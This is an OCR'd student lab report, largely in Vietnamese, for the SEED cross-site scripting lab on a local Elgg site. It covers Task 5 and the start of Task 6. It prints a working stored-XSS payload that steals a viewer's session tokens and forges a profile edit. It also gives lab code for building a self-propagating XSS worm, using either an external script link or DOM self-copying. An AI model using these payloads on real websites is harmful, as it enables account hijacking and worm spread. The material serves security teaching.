
var name = “&name= “ + userName;

var desc = “&description= Samy is the best !” + “&accesslevel[description]=2”;


var sendurl = “http://www.xsslabelgg.com/action/profile/edit”; (1)

Tiếp theo, ta tiến hành thực hiện task 5:


Bước 1: Đăng nhập với tài khoản Samy



Bước 2: Vào Profile của Samy




Bước 3: Nhấn Edit profile




Bước 4: Nhập chương trình đã hoàn thành bên dưới vào About me. Sau đó Save

```
<script type="text/javascript">
window.onload= function(){
    //Javascript code to access user name,user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName = elgg.session.user.name;
    var guid = "&guid="+ elgg.session.user.guid;
    var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token = "&__elgg_token="+elgg.security.token.__elgg_token;
    var name = "&name="+ userName;
    var desc = "&description=Samy is my hero" + "&accesslevel[
    description]=2";
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

    //Construct the content of your url
    var content = token + ts + name + desc + guid;
    var samyGuid = 47;
    if(elgg.session.user.guid != samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax= null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","http://www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```




Kiểm tra kết quả:


Bước 1: Đăng nhập với User Alice




Bước 2: Xem profile của Samy



Profile của Alice ban đầu chưa có thông tin.



Kết quả sau khi xem profile của Samy. Thông tin About me đã được chỉnh sửa



Answer:

Dòng ① có ý nghĩa kiểm tra rằng người dùng hiện tại (đang đăng nhập vào ứng dụng) không phải là chính tài khoản của kẻ tấn công (Samy). Dòng 1 cần thiết vì:

- Với điều kiện elgg.session.user.guid != samyGuid, mã JavaScript chỉ thực hiện khi người dùng hiện tại không phải là kẻ tấn công (Samy). Điều này đảm bảo rằng tấn công chỉ xảy ra khi một người dùng khác (nạn nhân) truy cập vào hồ sơ của kẻ tấn công, mã độc mới được kích hoạt và thực hiện các hành vi như sửa đổi hồ sơ, gửi yêu cầu giả mạo,...

Nếu bỏ dòng ①:

- Nếu không có dòng kiểm tra này, mã JavaScript có thể thực hiện yêu cầu độc hại ngay cả khi kẻ tấn công truy cập vào hồ sơ của chính mình. Điều này sẽ gây ra lỗi hoặc hành vi không mong muốn.
- Tấn công sẽ không còn hiệu quả vì nó không nhắm mục tiêu đến các nạn nhân khác

1.6. Task 6: Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. This is exactly the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million users were affected, making Samy one of the fastest spreading viruses of all time. The JavaScript code that can achieve this is called a *self-propagating cross-site scripting worm*. In this task, you need to implement such a worm, which not only modifies the victim's profile and adds the user "Samy" as a friend, but also add a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. There are several approaches to achieve this, and we will discuss two common approaches.

Link Approach: If the worm is included using the src attribute in the <script> tag, writing selfpropagating worms is much easier. We have discussed the src attribute in Task 1, and an example is given below. The worm can simply copy the following <script> tag to the victim's profile, essentially infecting the profile with the same worm.

```
<script type="text/javascript" src="http://example.com/xss_worm.js">
</script>
```

DOM Approach: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and displays it in an alert window:

```
<script id=worm>
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";  ①
   var jsCode = document.getElementById("worm").innerHTML;           ②
   var tailTag = "</" + "script>";                                   ③

   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);  ④

   alert(jsCode);
</script>
```

It should be noted that innerHTML (line ②) only gives us the inside part of the code, not including the surrounding script tags. We just need to add the beginning tag <script id="worm"> (line ①) and the ending tag </script> (line ③) to form an identical copy of the malicious code.


When data are sent in HTTP POST requests with the Content-Type set to application/x-wwwform-urlencoded, which is the type used in our code, the data should also be encoded. The encoding scheme is called *URL encoding*, which replaces non-alphanumeric characters in the data with %HH, a percentage sign and two hexadecimal digits representing the ASCII code of the character. The encodeURICom ponent() function in line ④ is used to URL-encode a string.

Note: In this lab, you can try both Link and DOM approaches, but the DOM approach is required, because it is more challenging and it does not rely on external JavaScript code.


Các bước thực hiện:

Trong task này, ta sẽ thực hiện DOM approach

